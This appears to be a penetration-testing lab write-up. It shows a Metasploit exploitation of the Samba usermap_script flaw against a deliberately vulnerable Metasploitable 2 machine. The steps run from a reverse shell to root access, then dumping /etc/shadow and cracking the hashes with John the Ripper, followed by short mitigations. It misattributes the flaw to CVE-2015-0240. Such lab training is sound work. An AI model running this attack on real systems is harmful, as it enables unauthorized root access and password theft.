PROOF OF CONCEPT

Samba Usermap Script RCE (Metasploitable Linux 2.0.0)

Vulnerability Brief

NAME: Samba Usermap Script RCE

CVE-ID: CVE-2015-0240

AFFECTED SERVICE: SAMBA

AFFECTED VERSION: 3.0.20

TYPE: Remote Command Execution [via malicious username map script]

PRIVILLEGE GAINED: Root

AUTHENTICATION REQUIRED: No

Target Environment


Component	Details
OS	Metasploitable Linux v2.0.0
Vulnerable App	Samba Usermap Script RCE
IP Address	192.168.27.131
Port	139

Attacker Environment


Component	Details
OS	Kali Linux
Tools Used	Metasploit, Nmap
IP Address	192.168.27.130

Steps to exploit

1. Check Host IP Address



2. Check Target IP Address



3. Check ports on target machine using following Nmap command:
   nmap -sV –Pn 192.168.27.131
   [sV = service detection | Pn = skip host discovery]

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 192.168.27.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 12:55 IST
Nmap scan report for 192.168.27.131
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5D:08:37 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```

4. Study each possible exploitable port.
5. Upon inspection, port 139 TCP contains SAMBA as a service which in our POC is an exploitable port.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

6. Now enable Metasploit using ‘msfconsole’ command.
7. For checking the ranking and availability of the exploit run following command:

   search samba

```
msf6 > search samba usermap

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

8. Load appropriate module:

   use exploit/multi/samba/usermap_script

9. Run command ‘show options’ to see configurable settings of target machine.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.27.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

10. Configure target machine settings as follows:
    set RHOSTS 192.168.27.131
11. Configure host machine IP for reverse shell as follows:
    set LHOST 192.168.27.130
12. Configure payload for the exploit:
    set PAYLOAD cmd/unix/reverse
13. Configure port of host machine IP as follows:
    set LPORT 4444

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.27.131
RHOSTS ⇒ 192.168.27.131
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.27.130
LHOST ⇒ 192.168.27.130
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.27.131   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.27.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

14. All settings upon being set can then be used to perform exploit by using the either of the two commands “run” or “exploit”.

RESULT

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.27.130:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 9xvrE38n1TTThBBX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n9xvrE38n1TTThBBX\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.27.130:4444 → 192.168.27.131:52864) at 2025-06-20 17:56:35 +0530
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

ls /root
Desktop
reset_logs.sh
vnc.log
```

DEMONSTRATION OF ACCESS TO TARGET MACHINE

- Accessing /etc directory and seeing potentially important files:

  a. Showcase of file permissions on Target Machine

```
ls -la /etc
total 1112
drwxr-xr-x 94 root     root     4096 Jun 20 05:25 .
drwxr-xr-x 21 root     root     4096 May 20  2012 ..
-rw-------  1 root     root        0 Mar 16  2010 .pwd.lock
drwxr-xr-x 10 root     root     4096 May 20  2012 X11
-rw-r--r--  1 root     root     2975 Mar 16  2010 adduser.conf
-rw-r--r--  1 root     root       44 May 20  2012 adjtime
-rw-r--r--  1 root     root       53 Mar 16  2010 aliases
-rw-r--r--  1 root     root    12288 Apr 28  2010 aliases.db
drwxr-xr-x  2 root     root    12288 May 20  2012 alternatives
drwxr-xr-x  7 root     root     4096 May 20  2012 apache2
drwxr-xr-x  3 root     root     4096 Mar 16  2010 apm
drwxr-xr-x  2 root     root     4096 Mar 16  2010 apparmor
drwxr-xr-x  6 root     root     4096 Mar 17  2010 apparmor.d
drwxr-xr-x  4 root     root     4096 Apr 16  2010 apt
-rw-r-----  1 root     daemon    144 Feb 20  2007 at.deny
-rw-r--r--  1 root     root     1733 Apr 14  2008 bash.bashrc
-rw-r--r--  1 root     root   216529 Apr 14  2008 bash_completion
drwxr-xr-x  2 root     root     4096 Apr 28  2010 bash_completion.d
drwxr-xr-x  2 root     root     4096 Mar 16  2010 belocs
drwxr-sr-x  2 root     bind     4096 Mar 17  2010 bind
-rw-r--r--  1 root     root      332 Apr  4  2008 bindresvport.blacklist
-rw-r--r--  1 root     root      530 Apr 28  2010 blkid.tab
-rw-r--r--  1 root     root      530 Apr 28  2010 blkid.tab.old
drwxr-xr-x  2 root     root     4096 Mar 16  2010 calendar
drwxr-s---  2 root     dip      4096 Mar 16  2010 chatscripts
drwxr-xr-x  2 root     root     4096 Mar 16  2010 console-setup
drwxr-xr-x  2 root     root     4096 Mar 16  2010 console-tools
-rw-r--r--  1 root     root     1878 May  4  2008 cowpoke.conf
drwxr-xr-x  2 root     root     4096 May 14  2012 cron.d
drwxr-xr-x  2 root     root     4096 Apr 28  2010 cron.daily
drwxr-xr-x  2 root     root     4096 Mar 16  2010 cron.hourly
drwxr-xr-x  2 root     root     4096 Apr 28  2010 cron.monthly
drwxr-xr-x  2 root     root     4096 Mar 16  2010 cron.weekly
-rw-r--r--  1 root     root      724 Apr  8  2008 crontab
drwxr-xr-x  2 root     root     4096 Mar  4  2010 cups
-rw-r--r--  1 root     root     2969 Mar 11  2008 debconf.conf
-rw-r--r--  1 root     root       10 Oct 20  2007 debian_version
drwxr-xr-x  2 root     root     4096 May 13  2012 default
drwxr-xr-x  4 root     root     4096 Mar 23  2010 defoma
-rw-r--r--  1 root     root      600 Oct 23  2007 deluser.conf
drwxr-xr-x  2 root     root     4096 Mar 16  2010 depmod.d
-rw-r--r--  1 root     root    15280 Apr 28  2010 devscripts.conf
drwxr-xr-x  4 root     root     4096 Mar 16  2010 dhcp3
drwxr-xr-x  2 root     root     4096 Apr 17  2010 distcc
drwxr-xr-x  3 root     root     4096 Mar 23  2010 dpkg
-rw-r--r--  1 root     root       34 Feb 18  2008 e2fsck.conf
drwxr-xr-x  3 root     root     4096 Apr 28  2010 emacs
```

b. Hosts directory and resolv.conf file contents

```
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

cat /etc/resolv.conf
search localdomain
nameserver 192.168.27.2
```

- Creating a text file on desktop:

  a. Checking current directory contents on host

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

cd root

ls
Desktop
reset_logs.sh
vnc.log

cd Desktop

ls
```

b. Checking on target machine contents of Desktop

```
root@metasploitable:~/Desktop# ls
root@metasploitable:~/Desktop#
```

c. Creating a folder on host machine

```
mkdir test

ls
test

cd test

ls
```

d. Checking creation of directory on target machine

```
root@metasploitable:~/Desktop# ls
test
root@metasploitable:~/Desktop#
```

e. Creating a text file on Desktop using Host machine


```
echo "Hello, World" > hacked.txt

ls
hacked.txt

cat hacked.txt
Hello, World
```

f. Checking creation of text file on target machine and contents of file

```
root@metasploitable:~/Desktop# cd test
root@metasploitable:~/Desktop/test# ls
hacked.txt
root@metasploitable:~/Desktop/test# cat hacked.txt
Hello, World
root@metasploitable:~/Desktop/test# _
```

- Dumping Password Hashes from **/etc/shadow** and **/etc/passwd:**
    a. Checking potential passwords for cracking on target machine:

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
test:$1$uPkIQvHs$NaNXXcQ2nRXqJfSiCK/64/:20257:0:99999:7:::
```


cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
test:x:1003:1003::/home/test:/bin/sh

b. Creating a text file named “hash.txt” on attacking machine and saving contents of both files on it.

```
 1 root:x:0:0:root:/root:/bin/bash
 2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
 3 bin:x:2:2:bin:/bin:/bin/sh
 4 sys:x:3:3:sys:/dev:/bin/sh
 5 sync:x:4:65534:sync:/bin:/bin/sync
 6 games:x:5:60:games:/usr/games:/bin/sh
 7 man:x:6:12:man:/var/cache/man:/bin/sh
 8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
 9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102::/nonexistent:/bin/false
21 syslog:x:102:103::/home/syslog:/bin/false
22 klog:x:103:104::/home/klog:/bin/false
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
25 bind:x:105:113::/var/cache/bind:/bin/false
26 postfix:x:106:115::/var/spool/postfix:/bin/false
27 ftp:x:107:65534::/home/ftp:/bin/false
28 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
29 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
30 tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
31 distccd:x:111:65534::/:/bin/false
32 user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
33 service:x:1002:1002:,,,:/home/service:/bin/bash
34 telnetd:x:112:120::/nonexistent:/bin/false
35 proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

c. Using ‘John the ripper’, cracking the passwords saved on hash.txt.

```
┌──(kali㉿kali)-[~]
└─$ john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
test             (test)
service          (service)
postgres         (postgres)
msfadmin         (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
```

From above image we can note that the main users on target machine are: user, test, service, postgres & msfadmin along-with two more external candidate users and their passwords.

Accessing /etc/passwd and /etc/shadow proves:

- You have **root-level access**
- The system is **completely compromised**
- You can extract **hashes for offline password cracking**

IMPACT

- Remote code execution as root without authentication.
- Attacker can install backdoors, exfiltrate files and escalate in network.

MITIGATIONS

- Disable or remove Samba if not needed
- Patch to a newer Samba version
- Restrict ports 139/445 using firewall rules